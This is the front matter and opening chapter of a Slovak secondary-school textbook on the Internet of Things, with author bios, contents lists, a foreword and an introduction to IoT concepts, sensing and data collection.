

Jakab František, Michalko Miroslav,
Selecký Matúš, Biňas Miroslav,
Kainz Ondrej

INTERNET VECÍ

Národný výstup projektu „IT
Akadémia – vzdelávanie pre 21.
storočie“

2020



EURÓPSKA ÚNIA

Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

INTERNET VECÍ

KOLEKTÍV AUTOROV



EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

INTERNET VECÍ



kolektív autorov

učebné texty

Košice, 2020

Spracované s finančnou podporou národného projektu IT Akadémia – vzdelávanie pre 21. storočie.



EURÓPSKA ÚNIA

Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

Autori:

doc. Ing. František Jakab, PhD.	Technická univerzita v Košiciach
Ing. Miroslav Michalko, PhD.	Technická univerzita v Košiciach
Matúš Selecký	Innovates s.r.o.
Ing. Miroslav Biňas, PhD.	Technická univerzita v Košiciach
Ing. Ondrej Kainz, PhD.	Technická univerzita v Košiciach

Ďakujeme aj ďalším spoluautorom, ktorí sa podieľali na tvorbe metodík, menovite:


doc. Ing. Ľudovít Trajtel, PhD.	Univerzita Mateja Bela, Banská Bystrica
doc. Ing. Peter Ševčík, PhD.	Žilinská univerzita v Žiline
Ing. Tomáš Kanócz	Technická univerzita v Košiciach
Ing. Jozef Janitor	Technická univerzita v Košiciach
Ing. Ján Krausko	Stredná odborná škola Handlová
Ing. Martin Ambrozy	Stredná priemyselná škola elektrotechnická Prešov
Ing. Michal Copko	Stredná priemyselná škola elektrotechnická Košice
Ing. Jozef Gmíter	Stredná priemyselná škola elektrotechnická Košice
Ing. Jozef Macej	Stredná priemyselná škola elektrotechnická Prešov
Mgr. Maroš Matejov	Stredná odborná škola Handlová

Recenzenti:

doc. Ing. Štefan Koprda, PhD.	Univerzita Konštantína Filozofa v Nitre
Ing. Jana Jacková, PhD.	Katolícká univerzita v Ružomberku
Ing. Maroš Krasnay	Deutsche Telekom IT Solutions

Obsah podlieha licencií Creative Commons CC BY 4.0. Za jazykovú stránku učebných textov zodpovedajú autori.

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu v rámci Operačného programu Ľudské zdroje.

ISBN 978-80-553-3680-0

*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

Kolektív spoluautorov

František Jakob - Technická univerzita v Košiciach

Pôsobí ako vysokoškolský učiteľ na Katedre počítačov a informatiky TUKE od roku 1984. Takmer 20 rokov sa venuje programu Sieťových akadémií Cisco v SR v rôznych pozíciách. Aktuálne pôsobí ako riaditeľ Univerzitného vedeckého parku TECHNICOM pri Technickej univerzite v Košiciach.

Miroslav Michalko - Technická univerzita v Košiciach

Vysokoškolský pedagóg pôsobiaci na Katedre počítačov a informatiky, FEI TUKE. Medzi hlavné oblasti jeho zamerania patria počítačové siete (inštruktor programu NetAcad), IoT/loE riešenia, inteligentné mestá/domácnosti a bioinformatika.

Matúš Selecký - Innovates s.r.o.


Kontraktor pre nadnárodné IT korporáty. Pracuje na vývoji komerčných IoT produktov pre oblasť gastronómie a priemyselnej výroby. Autor odborných publikácií a článkov.

Miroslav Biňas – Technická univerzita v Košiciach

Vysokoškolský učiteľ pôsobiaci na TUKE. Odborník na softvérové inžinierstvo, Internet vecí a kybernetickú bezpečnosť. Spolupracuje s komerčnými firmami na ďalšom odbornom vzdelávaní ich IT špecialistov.

Ondrej Kainz – Technická univerzita v Košiciach

Vysokoškolský učiteľ pôsobiaci na Katedre počítačov a informatiky, FEI TUKE. Je odborníkom v oblasti počítačových sietí, spracovania obrazu a správy IKT systémov. Zároveň je odborníkom v oblasti Internetu vecí a nadšeným lektorom.



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

Ľudovít Trajtel' - Univerzita Mateja Bela v Banskej Bystrici

Vysokoškolský učiteľ na UMB. Odborník v oblasti informačných technológií.

Peter Ševčík - Žilinská univerzita v Žiline

Od roku 2008 pôsobí ako vysokoškolský učiteľ na Katedre technickej kybernetiky FRI UNIZA, z toho od roku 2014 ako vedúci katedry. Profesionálne sa venuje najmä elektronike, vstavaným systémom a FPGA obvodom.

Tomáš Kanócz - Technická univerzita v Košiciach

Odborník na sieťové technológie pôsobiaci v nadnárodnom IT korporáte. Inštruktor Sieťovej akadémie Cisco na TUKE.

Jozef Janitor - Technická univerzita v Košiciach

Odborník v oblasti správy serverov a cloudovej infraštruktúry, vývoja prvkov internetu vecí a softvérového inžinierstva.


Ján Krausko - Stredná odborná škola Handlová

Od roku 2000 pracuje ako učiteľ odborných predmetov na SOŠ Handlová. Vyše 15 rokov vedie Cisco Academy Handlová.

Martin Ambrozy - Stredná priemyselná škola elektrotechnická Prešov

Od roku 2013 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky, programovania Arduina a PLC.

Michal Copko - Stredná priemyselná škola elektrotechnická Košice



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

Dvanásť rokov pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti počítačových sietí, administrácie Windows Server, tvorby webových stránok a internetu vecí. Je držiteľom certifikátu CCNA.

Jozef Gmiter - Stredná priemyselná škola elektrotechnická Košice

Štyri roky pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti administrácie Windows Server, programovaniu a internetu vecí.

Jozef Macej - Stredná priemyselná škola elektrotechnická Prešov

Od roku 2012 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky a priemyselnej informatiky.

Maroš Matejov - Stredná odborná škola Handlová

Učiteľ odborných predmetov na SOŠ Handlová.



EURÓPSKA ÚNIA

Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY



it akadémia

*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*



EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja



OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE



MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY



*Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje*

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

OBSAH

Zoznam obrázkov	14
Zoznam TABULIEK	19
Zoznam VZORCOV	20
Slovo úvodom	21
Štruktúra knihy.....	22
1 Internet vecí	24
1.1 IoT technológie v praxi	25
1.2 Oblasti nasadenia	26
1.3 Architektúra IoT	29
1.3.1 Hardvérová vrstva	30
1.3.2 Komunikačná vrstva	30
1.3.3 Analytická vrstva	31
1.3.4 Aplikačná vrstva	32
1.4 SWOT analýza IoT.....	32
1.4.1 Silné stránky	33
1.4.2 Slabé stránky	33
1.4.3 Príležitosti.....	34
1.4.4 Hrozby	34
1.5 Práca v odbore IoT	35
2 Veci a spojenia	37
2.1 Hardvér a jeho komponenty	38
2.2 Embedded zariadenia.....	41
2.3 Arduino.....	42
2.4 Raspberry PI	45
2.5 Rozširujúce moduly	46
2.6 Senzory.....	48
2.7 Komunikácia.....	49

2.7.1	Informácie	50
2.8	Komunikačný model.....	53
2.9	Spojenia.....	55
2.10	Tok informácií v IoT	59
3	Softvér	65
3.1	Softvér	66
3.1.1	Softvérové inžinierstvo.....	66
3.1.2	Typ softvéru	67
3.1.3	Miesto spúšťania softvéru.....	68
3.2	Linuxový operačný systém	69
3.2.1	Architektúra Linuxu	70
3.2.2	Linuxové príkazy	73
3.2.3	Súborový systém	76
3.2.4	Prístupové práva	79
3.2.5	Vzdialené pripojenie.....	80
3.3	Vývojový diagram a pseudokód	80
3.4	Vizuálne programovanie	83
3.5	Textové programovanie	87
3.6	Základy programovania	88
3.6.1	Premenné a konštanty	89
3.6.2	Vstupy a výstupy	90
3.6.3	Vetvenie programu	91
3.6.4	Cykly	93
3.6.5	Matematické a porovnávacie operátory	97
3.6.6	Funkcie	99
3.6.7	Rozšírenia	101
3.7	Packet Tracer.....	101
3.8	Dáta v IoT	103
3.8.1	Čo sú dáta.....	103

3.8.2	Filtrovanie dát	104
3.8.3	Rozhodovanie.....	104
3.8.4	API Rozhranie	105
3.8.5	Bezpečnosť	107
4	Elektronika	108
4.1	Základná terminológia.....	109
4.2	Základné koncepty	111
4.3	Pasívne súčiastky.....	119
4.3.1	Rezistor.....	119
4.3.2	Potenciometer.....	121
4.3.3	Fotorezistor	122
4.4	Aktívne prvky.....	122
4.4.1	Dióda	123
4.4.2	LED.....	124
4.4.3	Tranzistor	127
4.5	Elektromechanické prvky	128
4.6	Aktuátory	129
4.7	Integrované obvody (I.O.)	131
4.8	PW modulácia (PWM)	134
5	Siete	137
5.1	Siete	138
5.2	Sieťová komunikácia	142
5.3	Smerovanie	148
5.4	Diagnostika sietí	151
5.4.1	Diagnostické nástroje	152
5.4.2	Diagnostické prístupy	154
5.5	IoT protokoly	154
5.5.1	Spojová vrstva	155
5.5.2	Sieťová vrstva	162

5.5.3	Relačná vrstva	163
5.5.4	Fog computing model.....	165
6	Bezpečnosť.....	167
6.1	Kybernetická bezpečnosť	168
6.2	NIST a ENISA	168
6.2.1	Priemyselná sieť	170
6.3	OWASP IoT	172
6.3.1	Kontrola prístupu	172
6.3.2	Rozhrania prístupu	173
6.3.3	Pamäť zariadení.....	176
6.3.4	Komunikácia	177
6.3.5	Aktualizácia	178
6.4	Typy kybernetických útokov.....	179
6.5	Priebeh útoku.....	179
6.6	Ochrana proti útokom.....	190
6.7	Šifrovanie	193
6.8	Infraštruktúra verejného kľúča (PKI)	197
7	IoT a biznis.....	201
7.1	IoT a biznis.....	202
7.2	Rapídne prototypovanie.....	203
7.3	Životný cyklus produktu	205
7.4	Canvas model	206
7.5	MoSCoW model	216
7.6	Dátová analytika.....	217
	Bibliografia	220

Použité skratky

AAA	Authentication, Authorization and Accounting
AP	Access Point
API	Application Programming Interface
CCTV	Closed-circuit television
CLI	Command Line Interface
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized zone
HID	Human Interface Device
ICT	Information and Communication Technology
IoT	Internet of Things, Internet vecí
IoE	Internet of Everything
LAN	Local Area Network
LED	Light-Emitting Diode
LTE	Long Term Evolution
M2M	Machine to Machine
MAC	Media Access Control
MCU	Micro Controller Unit
MP2P	Multipoint to point
NFC	NEAR-FIELD COMMUNICATION

P2MP	Point to MultiPoint
P2P	Point-to-Point
PLC	Programmable Logic Controller
PT	Packet Tracer
PWM	Pulse Width Modulation
QoS	QUALITY OF SERVICE
RFID	Radio Frequency Identification
SSID	Service Set Identifier
SQL	Structured Query Language
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol/Internet Protocol
UDP	User Datagram Protocol
USB	Universal Serial Bus
VoIP	Voice-over Internet Protocol
WAN	Wide Area Network
Wi-Fi	Wireless Fidelity
WLAN	Wireless Local Area Networks

ZOZNAM OBRÁZKOV

Obrázok 1.1 - IoT v poľnohospodárstve	26
Obrázok 1.2 - IoT v doprave	27
Obrázok 1.3 - Smart Grid.....	28
Obrázok 1.4 - Smart City	29
Obrázok 1.5 - Architektúra IoT (zjednodušený model)	30
Obrázok 2.1 – Senzory.....	39
Obrázok 2.2 - Arduino UNO	41
Obrázok 2.3 - Embedded zariadenie	42
Obrázok 2.4 - Arduino UNO	43
Obrázok 2.5 - Arduino MEGA	44
Obrázok 2.6 - Arduino NANO	44
Obrázok 2.7 - Raspberry PI.....	46
Obrázok 2.8 - Snímač a rozširujúci modul snímača	47
Obrázok 2.9 - Externé moduly (Raspberry PI, Arduino)	48
Obrázok 2.10 - Komunikačný model	50
Obrázok 2.11 - OSI model	54
Obrázok 2.12 - Kontaktné pole	56
Obrázok 2.13 - UTP kábel	57
Obrázok 2.14 - Optické vlákna	57
Obrázok 2.15 - Rádiová komunikácia	58
Obrázok 2.16 - Najčastejšie používané konektory	58
Obrázok 2.17 - Komunikačný proces.....	60
Obrázok 2.18 - Schéma spätnej väzby.....	60
Obrázok 2.19 - Schéma riadenia teploty s pomocou spätnej väzby.....	61
Obrázok 2.20 - Spätná väzba v ľudskom tele	62
Obrázok 2.21 - Bloková schéma ovládania automobilu	63

Obrázok 2.22 - Otvorená slučka	63
Obrázok 2.23 - Uzavretá slučka	64
Obrázok 3.1 - Linux Fedora	70
Obrázok 3.2 - Zjednodušená štruktúra Linuxu	71
Obrázok 3.3 - Spustenie terminálu.....	72
Obrázok 3.4 - Asociácia mobilného zariadenia do WiFi siete.....	73
Obrázok 3.5 - Priečinková štruktúra OS Linux	77
Obrázok 3.6 - Vývojový diagram diagnostiky problému	81
Obrázok 3.7 - Vizuálny programovací jazyk Blockly.	84
Obrázok 3.8 - Demo kód v Blockly jazyku.....	85
Obrázok 3.9 - Node-RED hlavné rozhranie.....	86
Obrázok 3.10 - Bloková schéma pre rozhodovanie IF-ELSE	91
Obrázok 3.11 - IF-ELSE v jazyku Blockly.....	93
Obrázok 3.12 - Cyklus FOR	94
Obrázok 3.13 - Blockly – funkcia Repeat	95
Obrázok 3.14 - Cyklus WHILE	95
Obrázok 3.15 - Repeat WHILE / UNTIL	96
Obrázok 3.16 - Cyklus DO-WHILE	97
Obrázok 3.17 - Packet tracer	102
Obrázok 3.18 - Náhľad na Google API	105
Obrázok 3.19 - Kong API schéma	107
Obrázok 4.1 - Elektronický obvod	110
Obrázok 4.2 - Schéma obvodu	110
Obrázok 4.3 - Schematické značky	111
Obrázok 4.4 - Sériové zapojenie.....	112
Obrázok 4.5 - Spojenie batérií do série	112
Obrázok 4.6 - Paralelné zapojenie rezistorov.....	113
Obrázok 4.7 - Paralelné zapojenie batérií	113
Obrázok 4.8 - Analógový signál	114

Obrázok 4.9 - Digitálny signál.....	115
Obrázok 4.10 - Tok prúdov v uzle.....	117
Obrázok 4.11 - Napätie v slučke.....	118
Obrázok 4.12 - Rezistor (vľavo reálna podoba, vpravo schematická značka)	119
Obrázok 4.13 - Rezistor – farebný kód	120
Obrázok 4.14 – Potenciometer	122
Obrázok 4.15 - Fotorezistor (vľavo reálna podoba, vpravo závislosť odporu na osvetlení).....	122
Obrázok 4.16 - Polovodičová dióda (vľavo reálna podoba, vpravo schématicka značka).....	123
Obrázok 4.17 - Zapojenie diódy (vľavo priepustný smer, vpravo záverný smer)	124
Obrázok 4.18 – LED (vľavo reálny vzhľad, vpravo schématicke zapojenie).....	124
Obrázok 4.19 - Volatampérova charakteristika pre LED	125
Obrázok 4.20 - Pripojenie LED na zdroj napätia	125
Obrázok 4.21 - RGB LED a miešanie troch základných farieb.....	127
Obrázok 4.22 - Tranzistor typu NPN (vľavo) a PNP (vpravo)	127
Obrázok 4.23 - Klávesnica (vľavo reálny vzhľad, vpravo schématické zapojenie tlačidiel)	129
Obrázok 4.24 - Prehľad jednosmerných (DC) motorov	130
Obrázok 4.25 - Modelársky servomotor	131
Obrázok 4.26 - H-mostík – principiálna schéma zapojenia	132
Obrázok 4.27 - H-mostík vo forme integrovaného obvodu	133
Obrázok 4.28 - Pravouhlý signál.....	134
Obrázok 4.29 - Riadenie LED pomocou PWM	135
Obrázok 4.30 - Striedy a napäťové úrovne.....	136
Obrázok 5.1 - Sieť typu LAN	139
Obrázok 5.2 - Sieť typu WAN	140
Obrázok 5.3 – Internet	141
Obrázok 5.4 - Zapuzdrenie dát naprieč vrstvami OSI modelu.....	144
Obrázok 5.5 - Nastavenie IPv4 adresy.....	146
Obrázok 5.6 - Sieťová komunikácia s použitím TCP portov	147
Obrázok 5.7 - Príklady TCP-UDP portov	148

Obrázok 5.8 - Smerovač (angl. router)	148
Obrázok 5.9 - Prepojenie LAN sietí s pomocou smerovačov.....	149
Obrázok 5.10 - Siete prepojené s pomocou smerovačov.....	149
Obrázok 5.11 - Topológia ZigBee	155
Obrázok 5.12 – Topológia Bluetooth	156
Obrázok 5.13 - NFC režim.....	157
Obrázok 5.14 - WiFi sieť	158
Obrázok 5.15 - Proces pripojenia do WiFi siete	159
Obrázok 5.16 - LTE-A architektúra	160
Obrázok 5.17 - LoRa sieť	161
Obrázok 5.18 - Porovnanie technológií z pohľadu spotreby energie a vysielacieho dosahu	161
Obrázok 5.19 - RPL protokol	162
Obrázok 5.20 - Komunikácia s pomocou protokolu MQTT	164
Obrázok 5.21 - Komunikácia s použitím CoAP protokolu.....	165
Obrázok 6.1 – Bezpečná architektúra priemyselnej siete	171
Obrázok 6.2 - Priebeh útoku	180
Obrázok 6.3 – Wireshark.....	183
Obrázok 6.4 - Ukážka evidencie zraniteľností	184
Obrázok 6.5 - Kali Linux.....	185
Obrázok 6.6 - Spoofing – podvrhnutie	186
Obrázok 6.7 - BOT-net.....	187
Obrázok 6.8 VirusTotal	189
Obrázok 6.9 – OSI model.....	191
Obrázok 6.10 - Symetrické šifrovanie	193
Obrázok 6.11 - Asymetrické šifrovanie	194
Obrázok 6.12 – Hashovanie	195
Obrázok 6.13 - Lavínový efekt.....	196
Obrázok 6.14 - Elektronický občiansky preukaz	197
Obrázok 6.15 - Nedôvera v identitu druhej strany.....	198

Obrázok 6.16 - Overenie identity druhej strany.....	198
Obrázok 6.17 - Digitálny certifikát.....	200
Obrázok 7.1 - Ilúzia špičky ľadovca.....	202
Obrázok 7.2 - Prototyp ozubeného kolesa.....	204
Obrázok 7.3 - Životný cyklus produktu.....	205
Obrázok 7.4 - Šablóna pre Canvas model.....	207
Obrázok 7.5 - Peňažné príjmy a výdaje	212
Obrázok 7.6 - Štruktúra nákladov	214

ZOZNAM TABULIEK

Tabuľka 1.1 - SWOT model.....	32
Tabuľka 3.1 - Porovnávacie operátory	98
Tabuľka 3.2 - Booleovské operátory	99
Tabuľka 4.1 - Hodnoty farebného kódu	120
Tabuľka 4.2 - Rezistory z rady E12.....	121
Tabuľka 4.3 - Prahové napätie pre farebné LED.....	126
Tabuľka 5.1 - Analógia adresovania	145
Tabuľka 5.2 - Prehľad IoT protokolov.....	154
Tabuľka 5.3 - Fog computing – výhody a nevýhody	166
Tabuľka 6.1 – Porovnanie sietí.....	171
Tabuľka 6.2 - Údaje v certifikáte a občianskom preukaze.....	199

ZOZNAM VZORCOV

Vzorec 4.1 - Vzorec pre Ohmov zákon	116
Vzorec 4.2 - Upravený vzorec pre Ohmov zákon	116
Vzorec 4.3 - Ohmov zákon a rezistor	116
Vzorec 4.4 - Výkon	117
Vzorec 4.5 - Výpočet predradného odporu.....	126
Vzorec 4.6 - Výpočet predradného odporu.....	126

SLOVO ÚVODOM

Cieľom knihy je oboznámenie čitateľa s konceptom Internetu vecí (Internet of Things, skrátené IoT). Okrem iného môže získať širokospektrálny prehľad o architektúre Internetu vecí, jeho funkčných stavebných blokoch, senzoroach, akčných členoch, softvérovom programovaní a integrovaní s fyzickým svetom, lokálnom spracovaní údajov na hranici siete, spozná sieťové protokoly, dozvie sa o ukladaní a spracovaní dát v cloude, riadení na základe dát, ako aj v akých oblastiach sa uplatňujú podnikateľské nápady v danej oblasti.

Čitateľ sa naučí kreatívne navrhnuť systémy od jedného konca k druhému pre Internet vecí (tzv. end-to-end) a prepojiť fyzický svet so softvérovým svetom metódou rýchleho prototypovania.

Kniha je určená študentom stredných škôl, záujemcom o moderné technológie a všetkým, ktorí hľadajú komplexné informačné zdroje pre získanie základných zručností a poznatkov, ktoré sú nevyhnutné pre ďalšie štúdium a špecializáciu. Rozvíjajúce sa digitálne technológie vyžadujú znalosti konceptov a schopnosti ich praktického nasadenia do praxe pre riešenie technických problémov.

Dielo má za cieľ byť prehľadovým zdrojom, ktorý predstavuje komplexný úvod do oblasti Internetu vecí. Snaží sa naznačiť komplexnosť tohto odboru a taktiež ukázať, že zložením mozaiky odborných predmetov, ktoré sa učia študenti na stredných a vysokých školách, vzniká nová príležitosť ako využiť komplexné znalosti a vytvoriť niečo nové. Internet vecí ako nová oblasť poskytuje mnoho príležitostí pre zamestnanie a podnikanie.

Text, ktorý vznikol, by mohol byť zároveň podkladom pre nové predmety zamerané na IoT, ktoré vznikajú na stredných a vysokých školách. Témy obsiahnuté v knihe boli zvolené na základe praktických skúseností s vývojom komerčných IoT produktov, dopytu technologických firiem po znalostiach a štruktúry Cisco NetAcadkurzov.

ŠTRUKTÚRA KNIHY

Kniha bola konceptuálne rozdelená do ôsmych hlavných častí. Každá z jednotlivých sekcií je venovaná samostatnej oblasti, ktorú sa s ohľadom na počet strán a hodinovú dotáciu vyučovacích predmetov snaží poňať prehľadovo. To znamená, že nemá za účel byť vyčerpávajúcim zdrojom informácií, ale poskytnúť ľahký úvod do problematiky s naznačením ďalšieho štúdia konkrétnej problematiky.

Prvá kapitola je úvodnou kapitolou do problematiky Internetu vecí. Študent sa zoznámí s prípadmi, kde sa IoT už používa a aký má potenciál a trend táto technológia.

Druhá kapitola je venovaná snímačom a možnostiam prepojenia reálneho sveta s digitálnym. V jednotlivých sekciách sú popisované komponenty IoT systémov, ktoré sú potrebné pre získanie údajov a ich digitalizáciu. V texte sa venujeme problematike snímačov a ich výberu pre snímanie fyzikálnych veličín reálneho sveta, mikropočítačom, ale aj teoretickým konceptom prenosu a spracovania informácií.

Tretia kapitola, ktorej hlavnou témou je softvér, uvádza študenta do sveta softvérového inžinierstva. Tento ľahký úvod mu poskytne vstupnú bránu do sveta programovania. Spozná možnosti vizuálneho aj textového programovania a pomocou jazyka Python sa môže naučiť základy. Časť kapitoly sa opäť venuje dátam a ich spracovaniu z pohľadu softvérového inžinierstva.

Štvrtá kapitola sa vracia k hardvéru, tentokrát k elektronike a vývoju hardvérovej časti IoT systémov. S pomocou základov elektroniky sa študent dozvie o jednotlivých súčiastkach, ktoré môže využívať pri návrhu vlastných elektronických zapojení. S použitím dosky kontaktného poľa a mikropočítačov typu Arduino alebo Raspberry PI sa naučí vytvoriť prvý prototyp elektronického zariadenia.

Piata kapitola je venovaná problematike sietí. Keďže IoT systémy vo veľkej miere využívajú existujúcu infraštruktúru, je vhodné poznať základné princípy fungovania sietí a zariadení, ktoré v sieti operujú a architektúry sietí. Veľmi vhodným doplnkovým zdrojom informácií sú NetAcad kurzy venované sieťovým technológiám.

Šiesta kapitola preberá tému bezpečnosti. Ide o prehľadovú časť, kde sa spomína napríklad projekt OWASP, ktorý zastrešuje komunitu odborníkov z oblasti sieťovej a softvérovej bezpečnosti. Ďalej sú spomenuté známe typy kybernetických útokov, proti ktorým sa musíme chrániť. Pre zaujímavosť bol stručne popísaný priebeh kybernetického útoku. Kapitolu uzatvára problematika šifrovania a bezpečnej komunikácie.

Siedma kapitola je z pohľadu teoretických oblastí posledná. Základom fungovania ekonomiky je podnikanie. Pre tých, ktorí chcú ísť vlastnou podnikateľskou cestou, bola vytvorená posledná kapitola venovaná ekonomickým aspektom sveta IoT. Vytvorenie vlastného podnikateľského plánu či koncept životného cyklu produktu.

Príloha B - Pre učiteľov boli vytvorené metodické pokyny, ktorých cieľom je zjednodušiť prípravu na výuku a samotnú realizáciu vyučovacieho procesu. Pri tvorbe metodických pokynov sa vychádzalo z prvotného časového plánu predmetu IoT. Celkovo bolo vytvorených 37 metodických pokynov pre 37 tématických cvičení. Očakávaná hodinová dotácia predmetu Internet vecí je 33 sedení. Pre každé

cvičenie bolo vytvorené minimálne jedno cvičenie. Cvičenie môže obsahovať viac čiastkových úloh a doplňujúcich otázok.

Ako skupina spoluautorov veríme, že téma Internetu vecí si nájde svojich priaznivcov medzi študentmi a vzbudí u nich záujem o ďalšie štúdium technických vied. Kniha určite nájde využitie aj v rukách pedagógov, ktorí by s jej pomocou dokázali priblížiť svet moderných technológií svojim študentom aj z opačnej strany, než ho bežne poznajú. Od obvyčajného spotrebiteľa, by sa na chvíľu mohli dostať do pozície dizajnéra či technického inžiniera, ktorý takéto systémy navrhuje, vyrába a predáva.

Budeme veľmi vďační za akúkoľvek konštruktívnu spätnú väzbu k obsahu, alebo štruktúre knihy. Na základe kvalitnej spätnej väzby, dokážeme v ďalšom vydaní, zapracovať reálne požiadavky, ktoré zaujímajú koncových čitateľov tejto knihy.



INTERNET VECÍ

1

Úvod do problematiky
Oblasti nasadenia
Architektúra
SWOT analýza
Nové pracovné možnosti

1.1 IoT technológie v praxi

Internet vecí (IoT) je všade okolo nás a rýchlo sa rozširuje. Internet vecí pomáha jednotlivcom spájať veci s cieľom zlepšiť kvalitu života. Taktiež pomáha firmám a priemyselným podnikom zlepšiť riadenie zdrojov, aby sa stali efektívnejšími pri výrobe a dodávaní svojich produktov a služieb.

Internet vecí je koncept, ktorého hlavnou myšlienkou je prepojenie všetkých fyzických vecí, ktoré sú napájané elektrickou energiou a dokážu byť pripojené do internetu. Hlavným cieľom internetového prepojenia vecí je získavanie informácií z dát, ktoré všetky veci dokážu vygenerovať. V tomto koncepte sa prepája takmer všetko – domáca elektronika, priemyselné zariadenia, dopravné prostriedky, nositeľná elektronika a mnoho iného.

Nárast produktov, služieb a spoločností, ktoré sa zaoberajú IoT, vytvára aj nové problémy, ktoré sa zároveň stávajú podnikateľskou príležitosťou. Ide napríklad o nasledujúce otázky a technické problémy:

- Ako integrovať milióny zariadení od rôznych dodávateľov, ktorí používajú vlastné aplikácie?
- Ako integrovať nové veci do existujúcej sieťovej infraštruktúry?
- Ako zabezpečiť tieto nové zariadenia, kde každé z nich je konfigurované s rôznou úrovňou bezpečnosti?

Predpokladá sa, že v budúcnosti bude akýkoľvek predmet so sieťovým rozhraním pripojený do internetu. Bude mať jedinečný spôsob identifikácie, schopnosť komunikovať a vymieňať informácie s ostatnými predmetmi a v prípade potreby bude schopný aktívne spracovávať informácie podľa vopred definovaných schém.

Rozdiel oproti štandardnému IT

Komunikácia a prenos dát sa v IoT líši od tradičných IT systémov (web, video stream, databázy). Prenášané údaje môžu mať napríklad malú veľkosť a časté vysielanie. Počet zariadení alebo uzlov, ktoré sa pripájajú k sieti, je tiež väčší.

Pri IoT sa objavuje presun hlavnej logiky systému a rozhodovania z centrálnych systémov (napríklad cloud) smerom ku koncovému zariadeniu. IoT vyžaduje špecifické procesy a riešenia bezpečnosti, prenosu dát, zaisťovania kvality a stability komunikačného kanálu. To všetko kvôli obmedzenému výpočtovému výkonu.

Snímanie a zber dát

Zariadenia, ktoré sú pripojené do IoT infraštruktúry, využívajú jeden alebo viac senzorov pre snímanie fyzikálnych veličín a udalostí vo fyzickom svete. Každý senzor monitoruje špecifické podmienky, ako sú umiestnenie (geografická lokácia, poloha v priestore), vibrácie, pohyb, teplota a mnoho iných.

